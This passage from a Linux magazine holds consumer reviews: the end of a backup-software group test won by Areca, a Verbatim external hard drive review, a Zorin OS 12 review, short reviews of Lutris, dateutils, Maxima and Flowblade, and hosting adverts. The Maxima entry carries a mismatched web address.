Bacula offers a decent, if unspectacular, restoring system. While individual files can be pinpointed to be restored, there's some noticeable slowdown when doing this. Getting files from Bacula back onto your desktop is also a time-consuming process, so it's worth only doing batches of files. We'd like to see some speed improvements in the near future.

Extras and plugins

Despite a lack of plugins, Bacula does offer a fairly wide choice of additional extras to pick and chose from. At the forefront of this is its automation system, which is a great way of automating key settings and the backup process as a whole. While it can be a little complicated to set up at first, the system does offer a handy way to speed up your backups in the future.


Overall

Bacula has benefitted from 17 years' worth of updates, which has ironed out many of the bugs. Features are plentiful, but we're worried with the speed issues when restoring files.

7

Bareos

Bareos claims to make backing up simple, but does it deliver?



Job ID	Job name	Client	Type	Level	File	Size	Status
100	BackupCatalog	linux-01	Backup	Full	1.1 MB	0	Success
101	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
102	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
103	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
104	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
105	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
106	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
107	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
108	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
109	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success
110	BackupCatalog	linux-01	Backup	Incremental	1.1 MB	0	Success

■ Check the integrity of your backups through Bareos's web server

Design and usability

Despite being a forked version of Bacula, the changes are almost instantly noticeable. Setting up is a particular pleasure, while the UI is also easy to navigate. Instead of clogging up the UI with options, tabs and menus have been put in place. This helps keep the advanced settings to one side for those who really need to use them.

Backing up

The backing up process is heavily streamlined, so most key settings will already be set up and ready for you to use. There's no limit to the number of files that can be backed up at once, but it does struggle with dealing with a cluster of larger files simultaneously. Bareos can also boast compatibility with many leading web services and hard drives.

Restoring

What's instantly noticeable about Bareos is that the restoring process is fairly quick, and much quicker than the Bacula software it's forked from. What we didn't like, however, is that a few of our files did corrupt along the way. It's not much of an issue to restore them a second time, but it's an annoyance for sure.

Extras and plugins

It has to be said that Bareos has one of the best web clients we've ever used in a backup utility across any OS. It's a highly intuitive system that works in tandem with any external hardware that's connected to it. There's a great monitoring system on board for users to track the progress of their backups, even though it's a little on the slow side to update.


Overall

It seems Bareos has corrected some of the wrongs made by Bacula, and it's the users that benefit the most here. Its streamlined approach won't be for everyone, but we rate it.

8

UrBackup

Although not as well known, UrBackup looks to prove that speed is everything



Computer name	Action	Details	Progress	ETA	Speed	Files in queue
WinTest1	Incremental image backup	Volume: C:	100%	1 day 16 hours 21 minutes	2.75 MB/s	0
WinTest2	Incremental file backup	Volume: C:	100%	1 minute	18.05 MB/s	500
MACBOOK101	Incremental full file backup	Volume: C:	100%	12 hours 30 minutes	0	0
WinTest3	Incremental image backup	Volume: C:	100%	12 hours 30 minutes	0	0
WinTest4	Incremental file backup	Volume: C:	100%	12 hours 30 minutes	0	0
WinTest5	Full file backup	Volume: C:	100%	3 hours 8 minutes	188.04 MB/s	12115

■ View the status of your backups and keep track of the files you've sent to the cloud

Design and usability

There's a myriad of ways users can look to tailor UrBackup's software to their system. Many items come pre-configured, so setup can really be completed in minutes. However, doing this will prevent you from accessing some handy extras that UrBackup has to offer, so it's advisable to dig a little deeper into the setup process.

Backing up

Backups within UrBackup work around a rigid scheduling system, so that no matter the time of day, your files are correctly being ported to an external drive or cloud client. We did find some initial teething problems with the software connecting to our external drives, especially when we were using less recognised brands. Something to bear in mind before use, for sure.

Restoring

One of the better elements of UrBackup is that all restoring is done through the associated web client. For users, this means that it's easy to take control over the restoration process, even enabling you to prioritise certain files over others. It isn't quick, however, and larger batches of files did cause a few compatibility issues at times.

Extras and plugins

Security plays a big role in UrBackup, enabling users to add some much needed protection to anything that's backed up. Folders and individual files can both be password protected, while it's also possible to create a full encryption of any backup added. We'd like to see more options like this incorporated into other clients.

Overall

There's a lot to like within UrBackup, and while it doesn't do anything that makes it stand out from the crowd, it nails all the core features you'd expect to see.

7

In brief: compare and contrast our verdicts

	Areca	Bacula	Bareos	UrBackup
Design and usability	Tough to get started with, but a helpful menu system is on hand to aid you 8	Advanced settings can be kept apart from core choices, a big help for new users 8	Definitely the best UI of the bunch, offering plenty of choice, but without being cluttered 9	A highly configurable set up process that boasts a decent UI to navigate through 7
Backing up	Highly customisable and can be tailored to you and your desktop's needs 9	File compressions are particularly quick, but backups aren't overly customisable 7	Vastly streamlined when compared to the rest, with most backups pre-configured 7	Decent array of options available, but compatibility issues with certain hardware 7
Restoring	Surprisingly simple and quick to complete. Again, it can be tailored to you 9	Overly slow when dealing with individual files, so only use when batch restoring 7	Streamlined approach makes restoring files quick and easy, minus a few file corruptions 7	The web client proves to be an essential tool in tracking all restoring through UrBackup 8
Extras and plugins	Minimal, but the VSS plugin for unlocking secured files is a big bonus, for sure 8	The on-board automation system is great for getting your backups scheduled 7	A superb web client can be used as a monitoring tool for the progress of your backups 8	Some great security additions that can be used to protect your files both on and offline 7
Overall	Areca offers all you could want. We'd love to see a more streamlined setup 9	Not a bad backup utility by any means, but it does pale in comparison to some of the others 7	For those wanting something a bit simpler from their backup utility, Bareos is a good choice 8	Different enough, but lacking in some areas. Worth checking out as a last resort 7


AND THE WINNER IS...

Areca

Due to the potential risks desktop PC owners face when it comes to permanent data loss, choosing the right backup utility is of paramount importance. Trust us when we say there are hundreds of choices out there for Linux users to explore, but the four we've featured here are regarded as some of the better ones out there. While there are arguments for Bareos winning this group test, we decided that Areca just edged it.

Now, we'll admit that Areca is a daunting prospect, with one of the most complex setup procedures we've encountered. However, it's imperative that you stick with it, as behind the learning curve is one of the most intuitive backup systems you'll ever find.

At the core of Areca is its customisable backup system, which can be tailored to work on just about any system – both new and old. Areca uses three distinct backup procedures to help get your files to their new destination, with the standard, delta and image modes all unique in the way they handle the type and number of files you're looking to back up at any one point. Even better, there's compatibility with a wide range of online software, and we couldn't find one external hard drive it wouldn't instantly connect to.



■ Your history of backups can be saved and viewed whenever you need them through the backup client

Once you reach the stage of restoring your files, you'll be in for another treat. A complete restoration can be fully configured in less than an hour, and you can halve that if you stick to just core settings. While many backup clients tend to struggle with restoration speeds, it simply wasn't

the case. Over the numerous files we looked to restore, we were pleasantly surprised with the transfer speeds that were displayed. Sure, there are other alternatives, but Areca should be your first port of call when it comes to file backups.

■ **Oliver Hill**

To advertise in

Linux User


& Developer™

Contact us on
01225 442244



25% OFF Servers

#ZeroCarbonServers



PROMO CODE: **LUD2**

☎ 0800 808 5450

netcetera.co.uk/servers

UK SERVERS

DEDICATED SERVERS

FROM
JUST

£39

/MONTH
PLUS VAT

SAME DAY
SETUP

24/7 UK
FREEPHONE
SUPPORT

NO
LONG TERM
CONTRACTS

Speak to a member of our team, or visit our website to find out more

0800 610 1 620 | www.ukservers.com

15%
DISCOUNT
WITH PROMO CODE
LINUX1





HARDWARE

Verbatim Store 'n' Save SuperSpeed USB 3.0 Desktop Hard Drive (2TB)

If more storage means larger files, you'll ideally want faster access to them. Does Verbatim's latest hard disk satisfy your need for speed?

Price
£91.99

Website

www.verbatim-europe.co.uk

Specs

2TB Capacity

USB 3.0 connection

3.5" desktop form factor

External power supply

Bundled software: Nero Backup Software, Green Button energy saving software

It's hard to ever imagine having an amount of storage that qualifies as "enough," isn't it?

Thanks to our ever-expanding data needs, it's easy to wonder how we survived an era when external storage was primarily measured in gigabytes, let alone megabytes. But shifting large amounts of data, such as recorded media files or full system backups, can be a time-consuming process – and that's

especially true if you're still using drives on the USB 2.0 standard, first introduced way back in 2000.

This latest storage offering from Verbatim uses the more recent USB 3.0 standard, allowing for data transfer rates that are theoretically ten times faster than USB 2.0. The disk is enclosed in a simple black case which can be oriented horizontally or vertically (though it doesn't come with a stand for vertical



Above A ridged grid pattern is the only concession to decoration on the Store 'n' Save

“The hard disk market is competitive right now, and at the manufacturer's suggested price the Store 'n' Save is on the expensive side”

usage), and is only slightly larger than a bare 3.5" hard disk. Setup is simple, with just the bundled power and USB cables to connect, and the device should instantly plug-and-play – the disk was instantly recognised by our Linux Mint machine and was easy to identify thanks to the Verbatim branding.

Verbatim's disk doesn't live up to the theoretical maximum speed set out by the USB 3.0 specifications, but it does offer a major boost over any legacy USB 2.0 disks you might still be using. For read operations, the disk peaked at around 110MB per second. In like-for-like backup operations, we found that the Verbatim Store 'n' Save offered write speeds up to three times faster than a similar USB 2.0 disk – more than 80MB per second, compared to the 28MB per second speed of the older disk. However, the gap narrows considerably when writing to smaller files, so this is something you should be wary of if your backup needs frequently include large numbers of tiny files. When used with USB 2.0 hardware, the Store 'n' Save worked as well as could be hoped, with read and write speeds of about 32MB per second. The disk is very quiet in operation.

The disk also includes a couple of bits of bundled software, Nero Backup Software and the Green Button energy saving software. Neither is advertised

as being compatible with Linux, and the Nero software failed to install when we tried to run it under WINE, so you'll need to manage your backups another way. The Green Button software does install via WINE and offers you the ability to configure the disk to sleep after periods of inactivity to reduce power consumption, which is a nice bonus if you're interested in this option. Ultimately, neither piece of software is a necessity even if you're also going to use the device on Windows, and you may find yourself deleting both relatively quickly.

The hard disk market is very competitive at the moment, and at the manufacturer's suggested price, the Store 'n' Save does toe a bit on the expensive side. Comparable desktop external drives can be obtained for as little as £60, and more portable 2.5" form factor drives are available for only slightly more. Without the bundled software as a distinguishing point, the Verbatim Store 'n' Save is just a good piece of hardware that performs in line with expectations but doesn't offer anything above what other drives on the market do. This leaves it as a reasonable option if discounted, but otherwise it's just a simple and effective means of storing extra data that shines if you're working with larger files.

■ **Nicholas Thorpe**



Above The Store 'n' Save is uncomplicated, offering just the two connection ports and a power button



Pros

Compact size, easy to set up and use, and offers a clear speed benefit over existing USB 2.0 drives

Cons

High recommended retail price, including Nero backup software, which fails to work via WINE

Summary

If you're in need of extra storage and you'll be working primarily with larger files, the Verbatim Store 'n' Save will do what you want quickly and with a minimum of fuss. However, there are cheaper devices on the market that will do the same job, and the bundled backup software won't work for you.

7





DISTRO Zorin OS 12

**RAM**

512MB

Storage

5GB

Specs


Based on Ubuntu
1GHz processor
32-bit/64-bit

Can Zorin emerge as an Ubuntu-based frontrunner?

One of the biggest advances to come from the world of Linux in recent months is the emergence of more Ubuntu-based distributions. Offering flexibility in how they're used, these distributions also tend to boast a fairly smooth easy installation system and an even easier interface to master. Zorin has long been in the background of existing Ubuntu distributions, but has gained more recognition of late due to positive feedback on previous updates.

In its twelfth update, an array of new features has been introduced, as well as some improvements to core functions. One primary feature that hasn't changed is the

installation, which maintains its simplicity and is done in the same vein as a standard Ubuntu installation. One of the positive aspects of Zorin's installation is that dual booting actually works, a rarity in many other Ubuntu-based distributions. It's also remarkably quick and our installation of the ZorinOS Ultimate Edition took minutes to complete. At this point, we should also mention that a second, Core version of Zorin is also available to download. It does cut out many of the options available in the far superior Ultimate Edition, but it does give you a little taste of what you can expect from Zorin as a whole before upgrading.



“The biggest difference the Zorin team implemented into its desktop is the amount of customisation options”

Zorin's desktop is GNOME powered, a staple of many modern distributions. It remains one of the best user interfaces out there, and the integration into Zorin is near faultless. Both window management and hot key assignment prove to be standout features here, with the latter particularly good for those who seek to stay in complete control over their desktop. Perhaps the biggest difference that the Zorin team has implemented into its desktop is the amount of customisation options on hand. Everything from extensions to music integration can be heavily modified, allowing users to really tailor the desktop to their needs. Certain options are a little buggy – and one or two wouldn't work at all.

To take the personalisation aspect even further, the Zorin-branded Appearance app is on hand to help. The app contains an assortment of options for customising window appearances and implementing new colour schemes, but again, a couple of options wouldn't work during our time with it. In terms of other available software, the offerings here are fairly standard. Both the LibreOffice suite and Chromium come as standard, and Ultimate Edition users will also find 20 games implemented into the desktop – although many of these are distinctly average. While the software list isn't spectacular, all the big hitters are included in some form.

When it then comes to performance, Zorin once again shines through. While not specifically tailored for low-resource machines, its lightweight build does mean aging hardware will be fine here. The lack of superfluous animations also helps keep pressure on your desktop's CPU to a minimum, another common annoyance of many Ubuntu-based distributions. Perhaps where those with less than stellar hardware need to be wary is when undertaking heavy customisation, as the amount of processing that is required can put your desktop under a little strain. The only slowdown we encountered when using a modern setup was with how Zorin opened and closed apps, which seemed to spike in how RAM is used. It's a strange problem to have, but only a small one.

Considering this is only the first version of Zorin 12, the product is more than usable. It still sports one of the best-designed interfaces around, and the solid selection of software is a big plus. Performance is near faultless and we can even recommend it for use on older machines. There are still some small kinks to work out with certain options not functioning, but despite that, Zorin is a distribution that's certainly worth the time and effort to check out and download onto your machine. Those interested in giving it a whirl should head across to www.zorinos.com.

Oliver Hill

Pros

Changes are plentiful, with both usability and design seeing some major improvements throughout.

Cons

A few issues regarding reliability within certain areas are the only downside here.

Summary

Zorin is fast becoming one of the premier Ubuntu-based distributions available for download. It's not perfect, and its simplicity won't be for everyone, but if you need a distribution that gets the job done with little fuss, this is a good choice to make.

9

GAME PLATFORM MANAGER

Lutris 0.4.4.1

An open gaming platform to gather in all of your games




Lutris provides a single place for you to gather and manage all of your GNU/Linux games, including emulated platforms, as well as accounts with

Steam et al. Recent versions of Lutris have migrated to Python 3, and the installation is quite straightforward – with deb and other packages provided – but will also drag in a few dependencies.

You can automatically import the list of your Steam games to your Lutris library, and those from other services. Emulator installation is either automatic, or one-click, and all of the Lutris runners that control the different platforms are easily managed and configured. You do need a Lutris account, but other than email and username, no personal information is demanded. The Lutris client syncs with your **lutris.net** account, and the site has plenty of games to keep you busy.

The Lutris developers are doing a good job of getting more game studios on board. The latest release sees the addition of Adventure Game Studio, and we downloaded their ambitious 2005 release, *Adventures in the Galaxy of Fantabulous Wonderment*. Yes, far more recent games are available, particularly through Steam, but Lutris also provides an opportunity to discover forgotten gems, and to keep them organised.



Above Lutris 'runners' manage platforms, from browser through Linux native, to emulators and platforms like Steam

Pros

Easy installation for emulators and their games; easy import for your Steam library.

Cons

While it works well with a great range of games, there'll probably always be some that don't fit.

Great for...

Putting all of your game platforms together
lutris.net/

COMMAND LINE UTILITIES

dateutils 0.4.1

A handy set of date utilities for scripts and problem solving



Checking dates or timestamps is something you do often enough in a script that it's surprising UNIX doesn't

have better utilities for comparing and performing operations on dates. But these tools are a quick download away, thanks to Sebastian Freundt's Dateutils. Dateutils is a collection of tools for working with dates and times on the command line – everything from **datediff**, which calculates the difference between two dates and even has an option for leap seconds, to **datesort**, which rearranges lines (containing dates) in a file chronologically.

Run **autoreconf** on the untarred source files, then the usual **./configure**, **make** and **make install**, to generate the complete collection of ten utilities. Dependencies are

minimal; we were missing only **gperf** from our recently reinstalled Debian test machine. Along with the software comes a man page for each, and a well-formatted set of info pages. Further documentation on the website covers important but specialist areas such as timezone map (**tzmap**) files, for domains where timezone is not always obvious, from markets and airport codes, to covering historic changes – e.g. as territories have adopted CEST across much of the European Union.

Work your way through some of the examples in the docs, and you'll soon come to appreciate how handy many of these utilities are. We predict **dategrep** will be well used, quickly sifting out log entries or file timestamps from certain date ranges.

Pros

Surprisingly useful and well thought out set of utilities. Well worth investigation.

Cons

Although the tools make sensible assumptions, you'll have to grok some date format info.

Great for...

Answering any question that begins "When...?"
fresse.org/dateutils/

ALGEBRA SYSTEM

Maxima 5.39.0

Algebra app with strong numeric capabilities, and a long heritage



We've reviewed a few pieces of software recently with venerable heritage, such as Vim. Maxima just

about beats them all, dating back to the 1960s and MIT's Macsyma, which inspired Maple and Mathematica. The final 1982 version was released under GNU GPL in 1998, becoming Maxima. RPMs and an Android version are supplied, but we compiled from source – all 37MB of Lisp code. We already had all of the dependencies installed on our test machine; you'll need a Common Lisp implementation for starters. The usual configure and make will take some time, as Maxima is a big package.

Running the full gamut of 'differentiation, integration, Taylor series, Laplace transforms,

ordinary differential equations, systems of linear equations, polynomials, sets, lists, vectors, matrices and tensors', documentation is unsurprisingly excellent, given its maturity. Follow the links from the homepage; *Minimal Maxima* by Robert Dodier makes a good quick introduction, and Maxima's online reference manual is indispensable.

The Maxima command line interface holds no terrors for those who shun Lisp, presenting a more familiar syntax, but you can also access Maxima through various graphical interfaces based upon your favourite toolkit – but our favourite is the Python-based Jupyter, formerly IPython, a notebook-style interface that's very handy for scientific computing. gnuplot provides suitably pretty output.

Pros

Great for all symbolic operations. Strong on high precision numbers and real fractions.

Cons

Slightly quirky Algol-like syntax, but few cons if you're serious about algebra.

Great for...

Algebra; arbitrarily high precision numbers; Jupyter.

la-samhna.de/samhain/

VIDEO EDITOR

Flowblade 1.10

A powerful video editor that should be better known




Flowblade is a powerful video editor that's little

known even among the many people regularly using diverse video apps on GNU/Linux. We heard good things about it and decided to find out if it should be better known. It's certainly not being held back by difficulty of installation – we used the provided .deb file – and is well supported by active development.

You can go a fair way into its project-based interface with experimentation and intuition, but if you're used to Openshot or Kdenlive, not everything will work the way you expect: time to open up the introductory documentation on the Flowblade website. This is more concise reference than project-based walkthrough, but should help you climb the learning curve – which is inherently harder if you've come from a different editor.

While getting the hang of the workflow – and Flowblade is flexible here, with drag-and-drop, and traditional editing styles supported – you notice that this Python app is remarkably stable, and even on our ageing test laptop, was remarkably responsive. Part of the reason is that although all the necessary editing features, effects and format support is supplied, nothing unnecessary spoils the choice. A happy discovery.



Above Flowblade is very good at mixing tracks together – so let your imagination run free in your choice of mash-up

Pros

Stable; responsive; capable of quite complex mixes; feature-packed without being overloaded. Good format support.

Cons

Not as user-friendly as Kdenlive; three-point editing is not for everyone. Relatively unknown (for now).

Great for...

Ambitious overlays and complex blends and mash-ups.

jlliljebl.github.io/flowblade/



RECOMMENDED

Hosting listings

Featured host:

www.cyberhostpro.com
0845 527 9345



About us

Cyber Host Pro are committed to provide the best cloud server hosting in the UK; we are obsessed with automation and have been since our doors opened 15 years ago! We've grown year on year and love our solid growing customer base who trust us to keep their business's cloud online!

If you're looking for a hosting provider who will provide you with the quality you need to help your business grow then contact us to see how we can help you and your business! We've got a vast range of hosting solutions including reseller hosting and server products for all business sizes.

What we offer

- Cloud VPS Servers – scalable cloud servers with optional Cpanel or Plesk control panel.
- Reseller Hosting – sell web and email hosting to your clients; both Windows and Linux hosting available.
- Dedicated Servers – having your own

dedicated server will give you maximum performance; our UK servers typically include same-day activation.

- Website Hosting – all of our web hosting plans host on 2015/16 SSD Dell servers giving you the fastest hosting available!

5 Tips from the pros

01 Optimise your website images

When uploading your website to the internet, make sure all of your images are optimised for websites! Try using [jpegmini.com](#) software, or if using Wordpress install the EWWW Image Optimizer plugin.

02 Host your website in the UK

Make sure your website is hosted in the UK, not just for legal reasons! If your server is overseas you may be missing out on search engine rankings on [google.co.uk](#) – you can check where your site is on [www.check-host.net](#).

03 Do you make regular backups?

How would it affect your business if you lost your website today? It is important to always make your own backups; even if your host offers you a backup solution

it's important to take responsibility for your own data.


04 Trying to rank on Google?

Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive! Plus, Google now prefers secure (https) websites! Contact your host to set up and force https on your website.

05 Avoid cheap hosting

We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs! Try to remember that you do get what you pay for!

“Having your own dedicated server will give you maximum performance; our UK servers typically include same-day activation”



Testimonials

Chris Michael

“I've been using Cyber Host Pro to host various servers for the last 12 years. The customer support is excellent, they are very reliable and great value for money! I highly recommend them.”

Glen Wheeler

“I am a website developer, I signed up with Cyber Host Pro 12 years ago as a small reseller, 12 years later I have multiple dedicated and cloud servers with Cyber Host Pro, their technical support is excellent and I typically get 99.9-100% uptime each month”

Paul Cunningham

“Me and my business partner have previously had a reseller account with Cyber Host Pro for 5 years, we've now outgrown our reseller plan, Cyber Host Pro migrated us to our own cloud server without any downtime to our clients! The support provided to us is excellent, a typical ticket is replied to within 5-10 minutes!”

Supreme hosting



www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. They offer a fully comprehensive range of hosting products, services and support. Their highly trained staff are not only hosting experts, they're also committed to delivering a great customer experience and passionate about what they do.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting elastichosts

elastichosts.co.uk
02071 838250

